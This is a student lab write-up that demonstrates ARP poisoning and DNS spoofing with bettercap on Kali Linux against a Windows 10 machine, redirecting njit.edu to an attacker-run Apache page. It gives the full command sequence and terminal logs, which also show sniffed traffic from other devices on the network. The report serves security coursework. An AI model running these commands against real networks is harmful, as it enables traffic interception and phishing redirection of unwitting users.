

LAB-5

DNS SPOOFING ATTACK


TEAM MEMBERS:

Ss735	Srilekha Shivadevuni
ps336	Shah, Priyanshi Shardulbhai
dk567	Kahar, Deep Ravindrabhai
vn272	Naru, Venkata Jayapavan Kumar Reddy
Sg2384	Ghosh, Shreya

In this demonstration of DNS Spoofing attack, we will be using Kali Linux as OS in attacker machine and windows 10 as OS in victim machine. We need to install Apache in Kali Linux to redirect the victim to the attacker website.

- Step-1:

Make sure that IP address of router is different to IP address of attacker.



```
Windows 10 x64
C:\Users\deepk>arp -a

Interface: 192.168.1.176 --- 0x6
Internet Address      Physical Address      Type
192.168.1.1           78-67-0e-a3-d3-2e     dynamic
192.168.1.152         00-0c-29-b7-0e-a1     dynamic
192.168.1.160         74-e5-f9-d9-b9-b2     dynamic
192.168.1.161         94-b8-6d-0d-2e-ec     dynamic
192.168.1.177         00-0c-29-b7-0e-a1     dynamic
192.168.1.255         ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

```

C:\Users\deepk>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:


    Connection-specific DNS Suffix  . : mynetworksettings.com
    IPv6 Address. . . . . : 2600:4041:44c6:b100:f2a9:f647:e3f2:8f69
    Temporary IPv6 Address. . . . . : 2600:4041:44c6:b100:ed1e:606:6db2:f776
    Link-local IPv6 Address . . . . . : fe80::6f56:e3c8:db88:53ff%6
    IPv4 Address. . . . . : 192.168.1.176
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::7a67:eff:fea3:d32e%6
                                192.168.1.1

C:\Users\deepk>_

```

Here, we can see that IP address of router(i.e. 192.168.1.1) is different from attacking machine which is 192.168.1.177

And IP address of victim is 192.168.1.176. Also njit.edu is working properly before the attack.



- Step-2:

We will be using bettercap tool to perform this attack.

And for that, we need Apache server as it will redirect the victim to fake page. Thus, in root terminal enter command:

apt -get install apache2


And check for the attacker machine's IP address using **ifconfig**.

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.177 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::371e:1807:a004:240d prefixlen 64 scopeid 0x20<link>  
    inet6 2600:4041:44c6:b100:edd7:9e4a:86c5:a101 prefixlen 64 scopeid 0x0<global>  
    ether 00:0c:29:b7:0e:a1 txqueuelen 1000 (Ethernet)  
    RX packets 2495 bytes 615779 (601.3 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 183 bytes 22922 (22.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(root@kali)-[~]  
#
```


- Step-3:

Later on, start Apache2 server and check its status.


```
root@kali: ~  
File Actions Edit View Help  
# service apache2 start  
  
(root@kali)-[~]  
# service apache2 status  
● apache2.service - The Apache HTTP Server  
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)  
   Active: active (running) since Sun 2022-12-04 14:06:06 EST; 2h 1min ago  
     Docs: https://httpd.apache.org/docs/2.4/  
  Process: 14663 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)  
    Main PID: 14682 (apache2)  
       Tasks: 7 (limit: 2277)  
    Memory: 15.6M  
         CPU: 1.547s  
    CGroup: /system.slice/apache2.service  
            └─14682 /usr/sbin/apache2 -k start  
              14684 /usr/sbin/apache2 -k start  
              14685 /usr/sbin/apache2 -k start  
              14686 /usr/sbin/apache2 -k start  
              14687 /usr/sbin/apache2 -k start  
              14688 /usr/sbin/apache2 -k start  
              19663 /usr/sbin/apache2 -k start  
  
Dec 04 14:06:06 kali systemd[1]: Starting The Apache HTTP Server...  
Dec 04 14:06:06 kali apachectl[14679]: AH00558: apache2: Could not reliably determine the server's full  
Dec 04 14:06:06 kali systemd[1]: Started The Apache HTTP Server.  
  
(root@kali)-[~]  
#
```



And then, modified it to:



- Step-4:
Start bettercap using command:
Bettercap -iface eth0



- **Step-5:**

Initially all modules will be not be running. We will be switching on network module to discover clients on the network and network recon module which helps to detect responses and add IPs to the list of clients available using **net.probe on**

After that, **net.show** command will show all the clients available.

```
kali-linux-2022.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2022.3-vmware-...
root@kali -
File Actions Edit View Help

192.168.1.8/24 > 192.168.1.177 # net.probe on
192.168.1.8/24 > 192.168.1.177 # [19:10:23] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.1.8/24 > 192.168.1.177 # [19:10:23] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.8/24
192.168.1.8/24 > 192.168.1.177 # [19:10:23] [endpoint.new] endpoint 192.168.1.176 detected as 00:0c:29:e8:92:f2 (VMware, Inc.).
192.168.1.8/24 > 192.168.1.177 # [19:10:23] [endpoint.new] endpoint 192.168.1.164 detected as be:3b:dd:4d:d0:bf.
192.168.1.8/24 > 192.168.1.177 # [19:10:24] [endpoint.new] endpoint 192.168.1.159 detected as c8:b6:f9:43:12:0f (Intel Corporate).
192.168.1.8/24 > 192.168.1.177 # [19:10:24] [endpoint.new] endpoint 192.168.1.154 detected as 2e:02:1a:b0:de:25:03.
192.168.1.8/24 > 192.168.1.177 # [19:10:25] [endpoint.new] endpoint 192.168.1.152 detected as be:c0:d6:82:d0:3b.
192.168.1.8/24 > 192.168.1.177 # [19:10:26] [endpoint.new] endpoint 192.168.1.161 detected as 94:b8:6d:0d:2e:ec (Intel Corporate).
192.168.1.8/24 > 192.168.1.177 # [19:10:26] [endpoint.new] endpoint 192.168.1.160 detected as 7a:e5:f9:d9:b9:b2 (Intel Corporate).
192.168.1.8/24 > 192.168.1.177 # [19:10:26] [endpoint.new] endpoint 192.168.1.162 detected as 68:07:15:7a:bb:6a (Intel Corporate).
192.168.1.8/24 > 192.168.1.177 # help

help MODULE : List available commands or show module specific help if no module name is provided.
active : Show information about active modules.
quit : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
c2 > not running
caplets > not running
dhcpd.spoof > not running
dns.spoof > not running
events.stream > running
hid > not running
http.proxy > not running

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
```

```
kali-linux-2022.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2022.3-vmware-...
root@kali -
File Actions Edit View Help

https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > running
net.recon > running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ul > not running
update > not running
wifi > not running
wol > not running

192.168.1.8/24 > 192.168.1.177 # net.show



| IP            | MAC                  | Name            | Vendor          | Sent   | Recv   | Seen     |
|---------------|----------------------|-----------------|-----------------|--------|--------|----------|
| 192.168.1.177 | 00:0c:29:e8:b7:de:a1 | eth0            | VMware, Inc.    | 0 B    | 0 B    | 19:00:50 |
| 192.168.1.1   | 78:67:0e:a3:d3:2e    | gateway         |                 | 66 kB  | 22 kB  | 19:00:50 |
| 192.168.1.152 | be:c0:d6:82:d0:3b    | Pixel-6a        |                 | 7.6 kB | 920 B  | 19:11:40 |
| 192.168.1.154 | 2e:02:1a:b0:de:25:03 |                 |                 | 2.5 kB | 2.1 kB | 19:11:39 |
| 192.168.1.159 | c8:b6:f9:43:12:0f    | DESKTOP-GKTLK55 | Intel Corporate | 15 kB  | 2.6 kB | 19:11:38 |
| 192.168.1.160 | 7a:e5:f9:d9:b9:b2    | DESKTOP-HSAVQSF | Intel Corporate | 30 kB  | 920 B  | 19:10:59 |
| 192.168.1.161 | 94:b8:6d:0d:2e:ec    | DESKTOP-E0IKFP4 | Intel Corporate | 10 kB  | 920 B  | 19:11:26 |
| 192.168.1.162 | 68:07:15:7a:bb:6a    | PS              | Intel Corporate | 52 kB  | 181 kB | 19:11:39 |
| 192.168.1.164 | be:3b:dd:4d:d0:bf    |                 | Intel Corporate | 3.7 kB | 2.4 kB | 19:11:39 |
| 192.168.1.176 | 00:0c:29:e8:92:f2    | DESKTOP-NQA3033 | VMware, Inc.    | 85 kB  | 122 kB | 19:11:40 |



135 kB / ± 3.8 MB / 14209 pkts

192.168.1.8/24 > 192.168.1.177 #

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
```

- Step-6:

We will also be using ARP spoofing attack with full duplex to attack both target and the gateway using commands:

set arp.spoof.fullduplex true

set arp.spoof.targets victim_ip_address

arp.spoof on

```
192.168.1.0/24 > 192.168.1.177 » set arp.spoof.fullduplex true
192.168.1.0/24 > 192.168.1.177 » set arp.spoof.targets 192.168.1.176
192.168.1.0/24 > 192.168.1.177 » arp.spoof on
[17:04:32] [sys.log] [inf] arp.spoof enabling forwarding
192.168.1.0/24 > 192.168.1.177 » [17:04:32] [sys.log] [inf] arp.spoof arp spoofer started, probing
192.168.1.0/24 > 192.168.1.177 » [17:04:32] [sys.log] [war] arp.spoof full duplex spoofing enabled,
ill fail.
```

The ARP spoofing will change the router's cache of the target and the target's cache to include the MAC address of attacker's machine. So, when the target sends the request to connect to the website, his router will send the packets to attacker's server instead of the real server. The attacker sends out ARP responses to poison the cache of both target and router.

We can check that target cache is poisoned by typing arp -a in command prompt(Windows). The router and attacking machine will have same MAC address. We can also sniff the network of the target.

```
C:\Users\deepk>arp -a

Interface: 192.168.1.176 --- 0x6
Internet Address      Physical Address      Type
192.168.1.1           78-67-0e-a3-d3-2e    dynamic
192.168.1.152         00-0c-29-b7-0e-a1    dynamic
192.168.1.159         c0-b6-f9-43-12-0f    dynamic
192.168.1.160         74-e5-f9-d9-b9-b2    dynamic
192.168.1.161         94-b8-6d-0d-2e-ec    dynamic
192.168.1.177         00-0c-29-b7-0e-a1    dynamic
192.168.1.255         ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\deepk>
```

- Step-7:

Attacker machine will sniff the target using command
net.sniff on

This command will sniff all the packets on the victim's machine.

```
192.168.1.0/24 > 192.168.1.177 » net.sniff on
192.168.1.0/24 > 192.168.1.177 » [17:05:11] [net.sniff.mdns] mdns . : PTR query for _companion-link
192.168.1.0/24 > 192.168.1.177 » [17:05:11] [net.sniff.mdns] mdns . : PTR query for _homekit._tcp.l
192.168.1.0/24 > 192.168.1.177 » [17:05:11] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR q
192.168.1.0/24 > 192.168.1.177 » [17:05:11] [net.sniff.mdns] mdns . : PTR query for _sleep-proxy._u
192.168.1.0/24 > 192.168.1.177 » [17:05:11] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR q
192.168.1.0/24 > 192.168.1.177 » [17:05:11] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR q
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns . : PTR query for _sleep-proxy._u
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns . : PTR query for _companion-link
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns . : PTR query for _homekit._tcp.l
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR q
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR q
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR q
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns . : Unknown query for Hardik's Ip
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns . : Unknown query for Hardiks-Iph
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : Hardi
164, 2600:4041:44c6:b100:1031:a1ef:75df:6c8
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns . : Hardiks-Iphone.local is fe80:
:1031:a1ef:75df:6c8
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : Unkno
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : Unkno
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns . : Unknown query for Hardik's Ip
192.168.1.0/24 > 192.168.1.177 » [17:05:16] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : Hardi
164, 2600:4041:44c6:b100:1031:a1ef:75df:6c8
192.168.1.0/24 > 192.168.1.177 » [17:05:15] [net.sniff.mdns] mdns . : Unknown query for Hardiks-Iph
```

- Step-8:

Now, we will spoof the packets using command:

set dns.spoof.all true

And then, we will specify the domain name which we want to redirect to our localhost website (Malicious/fake website) using the command:

set dns.spoof.domains domain_name

```
192.168.1.0/24 > 192.168.1.177 » set dns.spoof.all true
192.168.1.0/24 > 192.168.1.177 » [19:19:42] [net.sniff.dns] dns 2600:4041:44c6:b100::1 > 2600:4041:44c6:b100:7803:5689:db2a:5326 : onedscolprdcus09.centralus.cloudapp.azure.com
is 13.89.179.9
192.168.1.0/24 > 192.168.1.177 » [19:19:42] [net.sniff.dns] dns gateway > DESKTOP-NOA30J3 : onedscolprdcus09.centralus.cloudapp.azure.com is 13.89.179.9
192.168.1.0/24 > 192.168.1.177 » [19:19:42] [net.sniff.dns] dns gateway > DESKTOP-NOA30J3 : onedscolprdcus09.centralus.cloudapp.azure.com is 13.89.179.9
192.168.1.0/24 > 192.168.1.177 » [19:19:42] [net.sniff.https] dns DESKTOP-NOA30J3 > https://v10.events.data.microsoft.com
192.168.1.0/24 > 192.168.1.177 » [19:19:42] [net.sniff.https] dns DESKTOP-NOA30J3 > https://v10.events.data.microsoft.com
192.168.1.0/24 > 192.168.1.177 » [19:19:49] [net.sniff.https] dns PS. > https://checkappexec.microsoft.com
192.168.1.0/24 > 192.168.1.177 » [19:19:49] [net.sniff.https] dns PS. > https://checkappexec.microsoft.com
192.168.1.0/24 > 192.168.1.177 » [19:19:49] [net.sniff.https] dns PS. > https://activity.windows.com
192.168.1.0/24 > 192.168.1.177 » [19:19:49] [net.sniff.https] dns PS. > https://activity.windows.com
192.168.1.0/24 > 192.168.1.177 » [19:19:49] [net.sniff.https] dns PS. > https://smartscreen-prod.microsoft.com
192.168.1.0/24 > 192.168.1.177 » [19:19:49] [net.sniff.https] dns PS. > https://smartscreen-prod.microsoft.com
192.168.1.0/24 > 192.168.1.177 » [19:20:21] [net.sniff.https] dns DESKTOP-NOA30J3 > https://settings-win.data.microsoft.com
192.168.1.0/24 > 192.168.1.177 » [19:20:21] [net.sniff.dns] dns 2600:4041:44c6:b100::1 > 2600:4041:44c6:b100:7803:5689:db2a:5326 : settings-prod-sea-2.southeastasia.cloudapp.azu
re.com is 40.119.249.228
192.168.1.0/24 > 192.168.1.177 » [19:20:21] [net.sniff.https] dns DESKTOP-NOA30J3 > https://settings-win.data.microsoft.com
192.168.1.0/24 > 192.168.1.177 »
192.168.1.0/24 > 192.168.1.177 » I
```


- Step-9:

At last, we will start the dns spoofer using the command:

```
dns.spoof on
```

```
[19:21:07] [0/24] > 192.168.1.177 » dns.spooft
[19:21:52] [sys.log] [inf] dns.spooft njit.edu → 192.168.1.177
192.168.1.0/24 > 192.168.1.177 » [19:21:52] [sys.log] [inf] dns.spooft *.njit.edu → 192.168.1.177
192.168.1.0/24 > 192.168.1.177 » [19:21:54] [net.sniff.mdns] mdns : PTR query for _airplay._tcp.local
192.168.1.0/24 > 192.168.1.177 » [19:21:54] [net.sniff.mdns] mdns : PTR query for _raop._tcp.local
192.168.1.0/24 > 192.168.1.177 » [19:21:54] [net.sniff.mdns] mdns : PTR query for _airplay._tcp.local
192.168.1.0/24 > 192.168.1.177 » [19:21:54] [net.sniff.mdns] mdns : PTR query for _raop._tcp.local
192.168.1.0/24 > 192.168.1.177 » [19:21:54] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR query for _airplay._tcp.local
192.168.1.0/24 > 192.168.1.177 » [19:21:54] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR query for _raop._tcp.local
192.168.1.0/24 > 192.168.1.177 » [19:21:54] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR query for _airplay._tcp.local
192.168.1.0/24 > 192.168.1.177 » [19:21:54] [net.sniff.mdns] mdns fe80::1021:d1f9:e235:cad7 : PTR query for _raop._tcp.local
192.168.1.0/24 > 192.168.1.177 » [19:22:16] [net.sniff.https] https PS. > https://activity.windows.com
192.168.1.0/24 > 192.168.1.177 » [19:22:16] [net.sniff.https] https PS. > https://activity.windows.com
192.168.1.0/24 > 192.168.1.177 » [19:22:41] [net.sniff.mdns] mdns DESKTOP-HSAVQSF. : Unknown query for DESKTOP-HSAVQSF.local
192.168.1.0/24 > 192.168.1.177 » [19:22:41] [net.sniff.mdns] mdns fe80::6605:410:27a3:1814 : Unknown query for DESKTOP-HSAVQSF.local
192.168.1.0/24 > 192.168.1.177 » [19:22:41] [net.sniff.mdns] mdns fe80::6605:410:27a3:1814 : Unknown query for DESKTOP-HSAVQSF.local
192.168.1.0/24 > 192.168.1.177 » [19:22:41] [net.sniff.mdns] mdns fe80::6605:410:27a3:1814 : DESKTOP-HSAVQSF.local is 2600:4041:44c6:b100:fc64:7dd2:cc4:a22e, 2600:4041:44c6:b100:34b3:1d58:c311:285b, fe80::6605:410:27a3:1814, 192.168.1.160
192.168.1.0/24 > 192.168.1.177 » [19:22:41] [net.sniff.mdns] mdns fe80::6605:410:27a3:1814 : DESKTOP-HSAVQSF.local is 2600:4041:44c6:b100:fc64:7dd2:cc4:a22e, 2600:4041:44c6:b100:34b3:1d58:c311:285b, fe80::6605:410:27a3:1814, 192.168.1.160
192.168.1.0/24 > 192.168.1.177 » [19:22:41] [net.sniff.mdns] mdns DESKTOP-HSAVQSF. : Unknown query for DESKTOP-HSAVQSF.local
192.168.1.0/24 > 192.168.1.177 » [19:22:41] [net.sniff.mdns] mdns DESKTOP-HSAVQSF. : DESKTOP-HSAVQSF.local is 2600:4041:44c6:b100:fc64:7dd2:cc4:a22e, 2600:4041:44c6:b100:34b3:1d58:c311:285b, fe80::6605:410:27a3:1814, 192.168.1.160
58:c311:285b, fe80::6605:410:27a3:1814, 192.168.1.160
192.168.1.0/24 > 192.168.1.177 » [19:22:41] [net.sniff.mdns] mdns DESKTOP-HSAVQSF. : DESKTOP-HSAVQSF.local is 2600:4041:44c6:b100:fc64:7dd2:cc4:a22e, 2600:4041:44c6:b100:34b3:1d58:c311:285b, fe80::6605:410:27a3:1814, 192.168.1.160
192.168.1.0/24 > 192.168.1.177 » |
```

At last, the when the victim visits specified domain, he/she will be redirected to our website

